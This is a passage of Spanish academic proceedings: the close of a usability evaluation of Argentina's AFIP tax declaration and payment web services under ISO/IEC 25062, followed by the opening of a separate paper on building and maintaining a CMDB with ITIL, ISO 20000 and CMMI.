- Efectuar una reunión con el equipo encargado de realizar la evaluación para valorar el proceso desarrollado.

c. Etapa: Análisis y presentación de resultados.

Tiempo estimado: 1 semana.

Actividades:

- Analizar datos obtenidos en la evaluación (registro, clasificación y estadísticas).
- Elaborar y presentar los resultados obtenidos.

6. Proceso de Ejecución de la Evaluación

A continuación, se puede visualizar el informe del CIF (Common Industry Format), especificado por el estándar ISO/IEC 25062 [9], para confeccionar informes de pruebas de usabilidad, para el proceso de evaluación del producto software Servicios Web AFIP.

A- ISO/IEC 25062 Common Industry Format for Usability Test Reports “Servicios Web AFIP: Declaraciones Juradas y Pagos”.

Evaluado por: I+S (Ingeniería y Software) para la Administración Federal de Ingresos Públicos de la República Argentina (AFIP).

B- RESUMEN EJECUTIVO: los servicios web de Declaraciones Juradas y Pagos, ofrecidos por la AFIP a través de su sitio web, permiten realizar a los contribuyentes:

Presentaciones

1 Presentación
2 Consulta
3 Formularios
4 Falta de Presentación

Pagos

5 Nuevo VEP
6 VEP desde Deuda
7 VEP desde Vencimientos
8 VEP desde Archivo
9 Consulta
10 Calculadora de Intereses AFIP
11 VEPs a Enviar

Se realizó el test de usabilidad, evaluando la Calidad de Uso, cuya tarea principal fue interactuar con el software desarrollado por la AFIP y particularmente con las opciones 2, 4 y 5, expuestas precedentemente.

En el test de usabilidad participaron 10 docentes investigadores y 4 alumnos. Cada participante ingresó al software bajo estudio y realizó las tareas de verificación de las siguientes subcaracterísticas/atributos:

1. Efectividad en Uso.

1.1. Facilidad de ayuda.

1.1.1 Efectividad de la ayuda On-Line.

1.1.2 Completitud de la ayuda On-Line.

1.1.3 Frecuencia de consulta de ayuda.

1.2 Rendimiento de las tareas del usuario.

1.2.1 Completado de las tareas.

1.2.2 Exactitud de las tareas.

2. Eficiencia en Uso.

2.1 Eficiencia de las tareas del usuario.

2.1.1. Tiempo para completar las tareas.

2.1.2. Carga de la tarea.

2.2 Esfuerzo cognitivo.

2.2.1 Esfuerzo mental subjetivo.

2.2.2 Facilidad de recordar (memorización).

2.3 Limitaciones del contexto.

2.3.1 Carga del sistema.

2.3.2 Adaptación a las habilidades del usuario.

3. Satisfacción en uso.

3.1 Satisfacción cognitiva.

3.1.1 Utilidad percibida.

3.1.2 Calidad de los resultados.

3.2 Satisfacción emocional.

3.2.1 Atracción subjetiva percibida.

3.2.2 Frustración.

3.2.3 Riesgos del contenido.

3.3 Satisfacción física.

3.4 Confianza.

3.4.1 Aparición de errores.

3.4.2 Credibilidad del sitio.

3.4.3 Riesgos económicos.

C- OBJETIVOS DEL TEST:

El test fue realizado para evaluar la Calidad de Uso de la aplicación Declaración Jurada y Pagos de la AFIP. Los atributos evaluados se encuentran detallados en el ítem B del presente informe.

D- MÉTODO:

D.1- Participantes.

En la prueba de usabilidad participaron 10 docentes investigadores en el área de la ingeniería del software y 4 alumnos colaboradores, con el equipo de investigación.

La experiencia de los usuarios en la utilización de aplicaciones de gobierno electrónico, se puede resumir en que los docentes poseen una alta experiencia en el uso de aplicaciones web para gobierno electrónico y los alumnos colaboradores no poseen ninguna experiencia en el uso de las citadas aplicaciones. En la Tabla 3 se puede visualizar el nivel de experiencia en la utilización de aplicaciones web para gobierno electrónico, utilizando una escala del 1 (más baja) al 7 (más alta).

Es importante señalar que los valores correspondientes al Nivel de Experiencia consignados en la Tabla 3, a pesar de ser subjetivos, fueron obtenidos teniendo en cuenta la experiencia de los participantes en el dominio de gobierno electrónico, en algunos casos más de quince años, como así también en la funcionalidad específica de la aplicación web bajo estudio debido a que mensualmente el servicio web es utilizado por los participantes.

Tabla 3. Clasificación de los participantes por Nivel de Experiencia - Escala 1 a 7.

Participante	Perfil	Nivel de Exp.	Participante	Perfil	Nivel de Exp.
1	Docente – Investigador	7	8	Docente – Investigador	7
2	Docente – Investigador	7	9	Docente – Investigador	7
3	Docente – Investigador	7	10	Docente – Investigador	7
4	Docente – Investigador	7	11	Alumno Colaborador	1
5	Docente – Investigador	7	12	Alumno Colaborador	1
6	Docente – Investigador	7	13	Alumno Colaborador	1
7	Docente – Investigador	7	14	Alumno Colaborador	1

D.2 - Contexto de uso del producto en el test.

D.2.1 - Tareas.

D.2.1.1 - Descripción de los escenarios de tareas.

En primer lugar, se realizó una explicación verbal del escenario de la prueba a los participantes. La explicación se centró en tres tareas: a) Ingresar al sitio de Declaración Jurada y Pagos de la AFIP (Con clave fiscal) b) Efectuar una sesión de interacción de las opciones: Consultas de DDJJ presentadas en el sistema, Consulta Falta de Presentación, Nuevo VEP (Generación de un Volante Electrónico de Pagos) y c) Salir de la Aplicación.

D.2.1.2 - Entorno computacional de los participantes.

Para la prueba de usabilidad se utilizaron 10 computadoras, ubicadas en el Centro de Cómputos de la Facultad de Ingeniería, con las siguientes características:

- Procesador: Pc Intel Core I7 – 8Mb Cache 3.40 Ghz.
- MotherBoard (Plataforma B75 con USB3, UEFI Bios, PCIe 3.0, Sata3, Virtu MVP, Intel B75, 8 x USB 2.0/4 x USB 3.0, 8 Channel High Definition Audio Realtek ALC 889, Gigabit LAN, 4 x SATA 3 Gb/s ports, 1xPCIe 4.0 x 16 1xPCI- E 1x, 1x PCI 32, 2 x DDR sockets supporting up 16 Gb, Dual Channel).
- Disco Rígido (HD): 1TB SATA3 WD 64 MB.
- Memoria: 8gb DDR3 1600 MHZ.
- Monitor: Led 19” (1368 x 768).

D.3 - Diseño experimental y procedimiento.

Se dividió en dos grupos de usuarios, los docentes investigadores con experiencia en aplicaciones web para gobierno electrónico y aquellos con escasa experiencia en el uso de las mismas. Se les indicó que realicen una sesión interactiva con las tareas detalladas en el punto D.2.1.1.

Posteriormente se les proporcionó un cuestionario para que respondieran preguntas, y también, se cronometró la tarea realizada. Es importante señalar que debido a la extensión del cuestionario, el mismo no se presenta en este trabajo.

Luego se agruparon las preguntas realizadas, en el cuestionario, en los atributos especificados en el punto B.

Finalmente se procedió al análisis de las variables de performance obtenidas, clasificándolas y elaborando los informes finales.

E- PRESENTACIÓN DE LOS RESULTADOS.

A continuación, en la Tabla 4, se describen los resultados obtenidos en base a lo especificado en el inciso D, teniendo en cuenta la estructura de subcaracterísticas/atributos/métricas, expuesta en la Tabla 2.

Tabla 4. Resultados obtenidos.

Subcaracterística:	Atributo	Métrica	Escala	Valor medio obtenido
Efectividad en uso/Facilidad de Ayuda	Efectividad de la ayuda On-Line	Legibilidad del tutorial	Valor real entre 0 y 7	6.43
		Facilidad de uso del sistema de ayuda	Valor real entre 0 y 7	6.71
	Compleitud de la ayuda On-Line	Proporción de funcionalidades no cubiertas en las consultas del usuario	Valor real entre 0 y 7	0.36
	Frecuencia de consulta de ayuda	Número de veces que el usuario accede a la ayuda por tarea	Valor real entre 0 y 7	2.36
Efectividad en Uso/Rendimiento de las tareas del usuario	Completado de tareas	Número de tareas completadas	Valor real entre 0 y 7	6.14
	Exactitud de las tareas	Número de tareas completadas de forma adecuada	Valor real entre 0 y 7	4
Eficiencia en Uso/Eficiencia de las tareas del Usuario	Tiempo para completar las tareas	Tiempo medio necesario para cumplir una tarea	Valor real entre 0 y 7	4.92
	Carga de la Tarea	Index User Task Load (UTLindex)	Valor real entre 0 y 7	3.57

			7	
Eficiencia en uso/Esfuerzo Cognitivo	Esfuerzo mental subjetivo	Tasa Subjective Mental Effort (SME ratio)	Valor real entre 0 y 7	4.57
	Facilidad de recordar (memorización)	Facilidad de la función de aprendizaje	Valor real entre 0 y 7	2.57
		Facilidad de realizar tareas de aprendizaje	Valor real entre 0 y 7	2.42
Eficiencia en Uso/ Limitaciones del contexto	Carga del sistema	Memoria consumida durante el uso de la aplicación web	Valor real entre 0 y 7	6.50
	Adaptación a las habilidades del usuario	Número de perfiles de usuarios contemplado	Valor real entre 0 y 7	7
		Número de incidencias en las tareas	Valor real entre 0 y 7	6.35
Satisfacción en Uso/Satisfacción cognitiva	Utilidad Percibida	Número de funcionalidades que el usuario encuentra útiles	Entero mayor o igual que 0	2.071
	Calidad de los Resultados	Número de funcionalidades que el usuario esperaba encontrar	Entero mayor o igual que 0	4
Satisfacción en Uso/Satisfacción Emocional	Atracción Subjetiva Percibida	Número de comentarios positivos del usuario	Entero mayor o igual que 0	3
	Frustración Percibida	Número de interrupciones en una tarea	Entero mayor o igual que 0	8.92
	Riesgos del Contenido	Número de comentarios negativos acerca del contenido	Entero mayor o igual que 0	5.84
Satisfacción en Uso/Satisfacción Física	Satisfacción Física	Número de comentarios positivos del usuario	Entero mayor o igual que 0	3
Satisfacción en Uso/Confianza	Aparición de Errores	Número de errores entre operaciones	Entero mayor o igual que 0	6
	Credibilidad del Sitio	Calidad de las impresiones del usuario	Entero mayor o igual que 0	5
	Riesgos Económicos	Número de incidentes involucrando pérdidas económicas.	Entero mayor o igual que 0	9

7. Gráficas de Resultados Obtenidos por Sub-Características

De acuerdo a los valores medios obtenidos, en la Tabla 4, se elaboraron gráficos que resumen los

resultados para las distintas subcaracterísticas evaluadas (Ver Figuras 2, 3, 4, 5, 6, 7, 8, 9 y 10).




Figura 2. Efectividad en Uso/Facilidad de Ayuda.




Figura 3. Efectividad en Uso/ Rendimiento de las tareas del usuario.




Figura 4 – Eficiencia en Uso/Eficiencia de las tareas del Usuario.




Figura 5 – Eficiencia en Uso /Esfuerzo Cognitivo.




Figura 6 – Eficiencia en Uso/Limitaciones del contexto.




Figura 10 – Satisfacción en Uso/Confianza.




Figura 7 – Satisfacción en Uso/Satisfacción cognitiva.




Figura 8 – Satisfacción en Uso/Satisfacción Emocional.



Figura 9 – Satisfacción en Uso/Satisfacción Física.

8. Conclusiones

En la prueba de usabilidad realizada sobre la aplicación de Declaraciones Juradas y Pagos de la AFIP, al tratarse de la evaluación de una aplicación web de gobierno electrónico, se probó y midió su Calidad en Uso, observándose que la citada característica es escasa por no concluir que es inexistente, lo cual representa un aspecto que debe ser revisado por parte de los desarrolladores del producto software. Es importante señalar que la mayoría de los sitios y aplicaciones web para gobierno electrónico, no tienen en cuenta los aspectos relacionados con la usabilidad y en particular la Calidad en Uso; la prueba desarrollada en este trabajo y en otros elaborados por nuestro equipo de investigación, lo confirman.

En referencia al objetivo planteado por el presente trabajo, se pudo apreciar que la aplicación del modelo Web para la evaluación de la Calidad en Uso, resulta simple en líneas generales.

Finalmente, y en relación al uso de los estándares de la familia ISO/IEC 25000 SQuARE, se puede decir que el ISO/IEC 25010 resultó muy útil y de fácil aplicación para el diseño de modelos Web, como el utilizado en el presente trabajo. En referencia al estándar ISO/IEC 25062, se puede concluir que su aplicación resultó adecuada y de fácil utilización y se complementa apropiadamente con ISO/IEC 25010.

9. Referencias

- [1] Krug, S., Don't Make me Think: a Common Sense Approach to the Web, 2nd edition, New Riders Publishing (2005).
- [2] Dumas, J. S., Redish J. C., A Practical Guide to Usability Testing, Rev. Edition, Intellect Books (1999).
- [3] Nielsen, J., The Usability Engineering Life Cycle, IEEE Computer 25(3), (1992) 12-22.
- [4] Shneiderman, B., Universal Usability, ACM 43(5), (2000) 84-91.
- [5] Worldwide Web Consortium (W3C). <http://www.w3c.es>. Última visita: abril de 2017.

- [6] ISO/TR 16982, Ergonomics of Human-System Interaction-Usability Methods Supporting Human-centred Design (2002).
- [7] Norman, D., The Design of Everyday Things, Basic Books (2002).
- [8] ISO/IEC 25010, Systems and Software Engineering-Systems and Software Quality-Requirements and Evaluation (SQuaRE) - System and Software Quality Models (2011).
- [9] ISO/IEC 25062, Software Engineering-Software Product Quality Requirements and Evaluation (SQuaRE) -Common Industry Format(CIF) for Usability Test Reports (2006).
- [10] ISO9241-11, Ergonomic requirements for office work with visual display terminals (VDTs) -- Part 11: Guidance on usability (1998). Norma revisada y confirmada en 2008.
- [11] ISO 9241-210, Ergonomics of human-system interaction -Part 210: Human-centred design for interactive systems (2010).
- [12] ISO 9241-171, Ergonomics of human-system interaction -- Part 171: Guidance on software accessibility (2008).
- [13] ISO/IEC 25022, Systems and software engineering - Systems and software quality requirements and evaluation (SQuaRE) - Measurement of quality in use (2016).
- [14] Abrahão, S.; Insfran, E.: Early Usability Evaluation in Model-Driven Architecture Environments. Proc. of the 6th IEEE International Conference on Quality Software (QSIC), Beijing, China. IEEE Computer Society, ISBN 0-7695-2718-3, pp. 287-294, (2006).
- [15] Fernández Martínez, A., WUEP: Un Proceso de Evaluación de Usabilidad Web Integrado en el Desarrollo de Software Dirigido por Modelos, Tesina de Máster en Ingeniería del Software, Métodos Formales y Sistemas de Información, Universidad Politécnica de Valencia, (2009).

Un Método para la Construcción y Mantenimiento de una CMDB para Áreas de Informática Internas de Empresas de Servicios: Gestión de Fuentes de Información

Cecilia Massano, Carlos Salgado, Alberto Sánchez, Mario Peralta.
Departamento de Informática
Facultad de Ciencias Físico-Matemáticas y Naturales
Universidad Nacional de San Luis
Ejército de los Andes 950 – C.P. 5700 – San Luis – Argentina
ceciliamassano@gmail.com, {csalgado, alfanego, mperalta}unsl.edu.ar

Resumen

Diversos modelos de calidad incluyen a la gestión de configuración como una parte necesaria para prestar servicios de software con calidad. Este es el caso de la ISO[1], CMMI [2] e ITIL [3]. Es condición necesaria la gestión de los elementos de configuración que soportan la prestación de un servicio, en pos de contar con toda la información para la gestión de cambios y diseño de servicios[4]. Desde esta perspectiva, y del estudio de la realidad actual en este campo, se observa la necesidad de crear y mantener una base de datos de administración de configuración, conocida como CMDB (Configuration manager data base – Base de datos de gestión de configuración). En este sentido, y fundamentado en las recomendaciones de los estándares de calidad mencionados, en el estudio y análisis de la realidad en las empresas actuales, y la opinión de expertos o referentes de la región, se observa que ésta es una tarea compleja y requiere de una buena gestión del cambio. Por ello, se propone un método para la construcción y mantenimiento de una CMDB, centrando la atención en la gestión de las fuentes de información.

Palabras Clave: Gestión de configuración de software, CMDB, Servicio TI, Elementos de Configuración, Fuente de Información.

1. Introducción

La gestión de configuración del software es una parte fundamental para la construcción de software de calidad, y la prestación de servicios con calidad. Esto es reconocido por diferentes modelos de calidad, como ISO [1], CMMI [2] e ITIL [3]. Desde la perspectiva del software como servicio, estos modelos plantean la necesidad de gestionar los cambios en los servicios. Es condición *sine equa non* la gestión de los elementos de

configuración que soportan la prestación de un servicio, en pos de contar con toda la información necesaria para la gestión de cambios y diseño de servicios [4]. Esta gestión se realiza dentro de la disciplina o proceso de Gestión de Configuración. Dicha gestión de cambios es un desafío para los diseñadores de servicios, que requieren información actualizada respecto a la gestión de dichos elementos de configuración. El acceso a la información que signifique un cambio en el diseño de los servicios en tiempo y forma, la elección de una granularidad adecuada para la gestión de estos elementos de configuración, la definición de una forma sistemática para establecer las relaciones entre los mismos, son algunos de los problemas a los que se enfrentan los diseñadores de servicios.

En función de las situaciones planteadas en el párrafo precedente, este trabajo pretende contribuir en esta línea de investigación, a través de la propuesta de un método para la construcción y mantenimiento de una CMDB, centrando la atención en la elección y gestión de las fuentes de información. Este método, aporta una valiosa ayuda al trabajo del diseñador brindando un medio para que esta tarea sea más eficiente, y al mismo tiempo facilita el mantenimiento de la base de datos que representa la estructura tecnológica de los servicios brindados por un área de sistemas o una organización dedicada a la prestación de servicios informáticos. Existen algunas guías disponibles [5, 6, 7, 8], pero siempre orientadas a la construcción de una CMDB, perdiendo de vista que quizás la tarea más difícil es el mantenimiento actualizado de esta base de datos.

En la industria del software es un factor de competitividad la demostración de que se construyen productos de calidad. De la misma manera, los sectores de la industria dedicados a la prestación de servicios están trabajando en pos de prestar servicios de calidad. Reason, Lovlie y Flu [5] enumeran tres razones por las cuales se requiere diseñar los servicios en las organizaciones:

- **Una razón económica:** la tendencia al servicio como valor de competitividad. Centrado en la

idea de que la economía se movió desde una economía de la agricultura, a una economía de manufactura, hasta una economía de servicios.

- **Una razón social:** El crecimiento constante de las expectativas de los clientes, aún mayor que las generaciones anteriores.
- **Una razón técnica:** La revolución digital que implica, entre otros aspectos, que servicios antes brindados por personas ahora son en parte provistos por la tecnología.

Las organizaciones dedicadas a prestar servicios de software, así como aquellas que cuentan con áreas de sistemas dedicadas a brindar servicios a otras áreas internas, trabajan muchas veces en la implementación de un modelo de calidad, como ISO 20000, CMMI Services® e ITIL®, con el fin de demostrar a sus clientes y pares que brindan servicios con calidad. Particularmente, ITIL® 2011 presenta la necesidad de crear y mantener una base de datos de administración de configuración, conocida como CMDB. Esta tarea es compleja y requiere de una buena gestión del cambio. Este trabajo presenta una propuesta respecto a cómo construir y mantener una CMDB de forma eficiente y asegurando que la información esté actualizada, centrándonos en la identificación y gestión de las fuentes de información.

Aunque existe diversa bibliografía referida a formas de construcción de una CMDB [4, 5, 6, 7, 8], esta pierde el énfasis en la necesidad del mantenimiento en un entorno de constante cambio. Los tipos de elementos de configuración que forman una CMDB, las relaciones entre estos elementos y las necesidades de las empresas son algunos de los factores en constante cambio.

La sola propuesta de un conjunto de pasos a ejecutar en un proyecto de implementación de CMDB, no resuelve la problemática. Para ello, es necesario tener un plan de acción con guías que estén preparadas para todos estos cambios de contexto. En este sentido, en la presente línea de investigación, se centra la atención en las fuentes de información, como parte fundamental de estas guías de mantenimiento de una CMDB.

Para presentar este trabajo, se comienza haciendo referencia a la realidad de la industria. Luego se intentará justificar la propuesta resumiendo los puntos conocidos sobre los que es necesario trabajar, y finalmente se expondrá una propuesta factible de ser ampliada y profundizada en futuras presentaciones.

Cabe destacar que esto forma parte de un estudio más completo que busca brindar un método de construcción y mantenimiento de una CMDB, de forma que las organizaciones realmente puedan aprovechar la información disponible.

2. Situación de la industria: problemáticas y beneficios de la gestión de una CMDB

Dando un contexto temporal y espacial al problema planteado, se puede aseverar que el mercado ha ido cambiando debido a la necesidad de adaptarse a las nuevas reglas de negocio de la actualidad, siendo la tecnología moderna un servicio básico para garantizar el crecimiento económico de las empresas. Según una encuesta del CESSI Argentina [9], un 84% de las empresas en la Argentina consideran que las tecnologías modifican el modelo de su negocio. El mismo porcentaje además plantea la necesidad de realizar inversiones en los años posteriores en pos de mejorar su software e infraestructura tecnológica, con el objetivo de adecuarse a estas nuevas condiciones del mercado.

Este trabajo se centra en las organizaciones enfocadas en la prestación de servicios de TI, ya sea para clientes internos o externos. Se enmarca en la problemática respecto a que, para gestionar servicios de TI, es necesario generar y mantener bases de datos de elementos de configuración que sostienen los servicios de TI prestados, para lo cual, es fundamental la elección y correcta gestión de las fuentes de información para identificar los elementos de configuración. La problemática planteada se basa en los recurrentes fracasos de las organizaciones en la implementación y mantenimiento de las bases de datos de elementos de configuración. Existen numerosos artículos que avalan esta aseveración de distintas empresas que declaran sus propias experiencias.

Para mencionar algunos, la corporación BDNA enuncia en su informe Data Quality Issues in, de the CMDB publicado en 2013, cuáles son los 5 problemas identificados en la calidad de los datos de las CMDB [10]:

- Inconsistencia de datos.
- Duplicación o conflictos en los datos.
- Datos irrelevantes.
- Datos incompletos.
- Datos desactualizados.

En el informe, la corporación explica que, a partir del estudio de datos de diferentes clientes, ha determinado que este conjunto de problemas no está directamente ligado a los diferentes involucrados (clientes, proveedores, usuarios), y la forma en que llevan la implementación de una CMDB, sino simplemente a la complejidad intrínseca y el dinamismo del mundo de las tecnologías de la información en el que las empresas y negocios están inmersos actualmente. Esta complejidad está dada, entre otros puntos, por la amplia diversidad de fuentes de datos para armar una CMDB.

Es innegable la complejidad para generar, mantener y trabajar con una CMDB. Sin embargo, es posible llevar a cabo su administración de forma ordenada. De esta manera, se puede aprovechar el valor agregado que conlleva contar con toda la información que puede proveer una Base de Datos de Gestión de Configuración.

Por otro lado, existe una serie de motivos que implican

la necesidad de contar y aprovechar una base de datos donde se almacenen, de forma centralizada, los elementos de configuración relevantes para una organización. Contar con una CMDB tiene múltiples beneficios. Se citan algunas de diversas fuentes [3, 11, 12]:

- Es necesaria para controlar, mantener y mejorar el ambiente de un conjunto de servicios.
- Contiene todos los activos y configuraciones de una organización y los servicios que la componen.
- Contiene información y documentación para dar soporte a los procesos de gestión de servicios.
- Asegura la integración entre estos procesos.
- Otorga información, respecto de la infraestructura de los servicios, útil para la toma de decisiones.
- Es una base para tener una buena gestión de cambios.
- Colabora con la gestión de incidentes y problemas, y la gestión de la entrega del servicio.

Luego de analizar y estudiar cada uno de los puntos mencionados como beneficio de contar una CMDB, y teniendo en cuenta la experiencia en distintos grupos de trabajo en la gestión de servicios de TI, es posible agregar que, trabajar con una CMDB, es un beneficio fundamental, ya que permite realizar análisis de impacto ante un cambio en un servicio de TI, para determinar si otros servicios y activos serán afectados ante dichos cambios.

3. Normas y modelos de calidad de servicios: ISO 20000, CMMI Services® e ITIL® como modelos de calidad de servicios TI

Como se mencionó previamente, la gestión de configuración del software es una parte fundamental para la construcción de software de calidad y la prestación de servicios con calidad. Esto es reconocido por diferentes modelos de calidad. Los tres modelos más relevantes de la actualidad son: ISO 20000®, CMMI Services® e ITIL®, en función de ello, se presenta una breve descripción de dichos modelos.

3.1. ITIL 2011®

Dando un orden temporal al análisis de los modelos, ya que no está definido un orden de relevancia o preferencia,

primero se presenta el modelo ITIL®. Este modelo comienza a surgir en los años '80. En el año 1989 aparece la primera versión del modelo. La versión 2 surge en 2001, y en 2007 la versión 3. La versión actual es la versión 2011 [13, 14], y puede consultarse su alcance en la industria en [15].

Este modelo asume que los servicios de TI deben estar alineados a las necesidades del negocio y dar soporte a sus principales procesos. Provee una guía de mejores prácticas de la industria a individuos y organizaciones para utilizar las tecnologías como una herramienta para facilitar los cambios de negocio, transformaciones y crecimiento [11]. Estas mejores prácticas se describen en un conjunto de 5 libros [14, 16, 17, 18, 19]. Para acreditar que un individuo está calificado para utilizar el esquema de trabajo propuesto por ITIL® existe un conjunto de evaluaciones que validan esto.

El esquema de la Figura 1 describe el contenido de ITIL® en su versión 2011. Un mayor detalle respecto a qué significa cada proceso puede encontrarse en [9].

Como puede observarse en la Figura 1, se han resaltado los procesos de *Gestión de cambios* y *Gestión de activos y configuración*, ya que el presente trabajo se centra en una herramienta fundamental para el objetivo que buscan estos procesos, como es la CMDB.

3.2. ISO 20000®

Otro modelo de referencia es el estándar de la ISO/IEC 20000-1 y 20000-2 [1, 20]. Esta norma internacional tiene por objetivo permitir a las empresas certificar la prestación de servicios de TI. Define los requerimientos para demostrar que una organización provee servicios de una aceptable calidad para sus clientes. Establece que pueden certificarse empresas que convocan licitaciones de servicios, que requieren de un enfoque consistente de proveedores de una cadena de suministro de servicios, que quieran comparar sus prestaciones con el mercado, para hacer una evaluación independiente, para demostrar capacidad de gestión de servicios, o para mejorar su forma de brindar servicios.

La norma plantea un conjunto de 13 (trece) procesos para gestionar los servicios de TI, como se muestra en la Figura 2. Estos procesos tienen por objetivo proporcionar un sistema de gestión, que incluya las políticas y un marco que permita la administración y la implementación eficaz de todos los servicios de TI.




Figura 1. ITIL® 2011



Figura 2. Norma ISO/IEC 20000 - Procesos: Sistema de Gestión de Servicios (SMS)

3.3. CMMI Service 1.3®

Finalmente, CMMI en su versión 1.3 [3] incluye una nueva constelación, ya incluida en la versión 1.2. Sumada a las constelaciones de desarrollo [21] y de adquisición, surge la constelación de servicios.

CMMI es un modelo de calidad que permite a una empresa demostrar que sus procesos para brindar productos o servicios, son de calidad. Fue una evolución

del CMMI Software propuesto por el Software Engineer Institute (SEI), y actualmente está soportado por el CMMI Institute.

En la constelación de servicios, manteniendo la idea de proponer un modelo para la mejora de procesos, suma la mejora de los procesos para la entrega de servicios. CMMI Services propone una guía para elaborar y entregar servicios a clientes específicos. A diferencia de las normas ISO, CMMI no se certifica, sino que se acredita. Una

organización que desee demostrar que presta servicios de calidad a sus clientes y usuarios, puede solicitar la acreditación de este modelo. CMMI Services 1.3 provee una guía de buenas prácticas para proveer servicios de buena calidad a clientes y usuarios. Estas buenas prácticas se organizan en 24 áreas de proceso enfocadas en la provisión de servicios.

La acreditación de este modelo tiene dos posibles representaciones, una continua y otra en etapas. En la primera, la organización decide qué áreas de procesos desea acreditar, mientras que, en la segunda, se encuentran definidos 5 niveles de madurez, que incluyen cada uno un conjunto de áreas de proceso requeridas para acreditar el nivel asociado.

4. Propuesta de trabajo para gestionar las fuentes de información diversas de una CMDB

4.1. Macro-proceso: Gestión de activos y configuración

Dentro de la etapa de *Transición del Servicio*, ITIL 2011® incluye el proceso de Gestión de activos y configuración [14]. Tomando como modelo la propuesta de Becker, Olsina y Papa en [22], se presenta un modelo para trabajar la generación y mantenimiento de una CMDB.
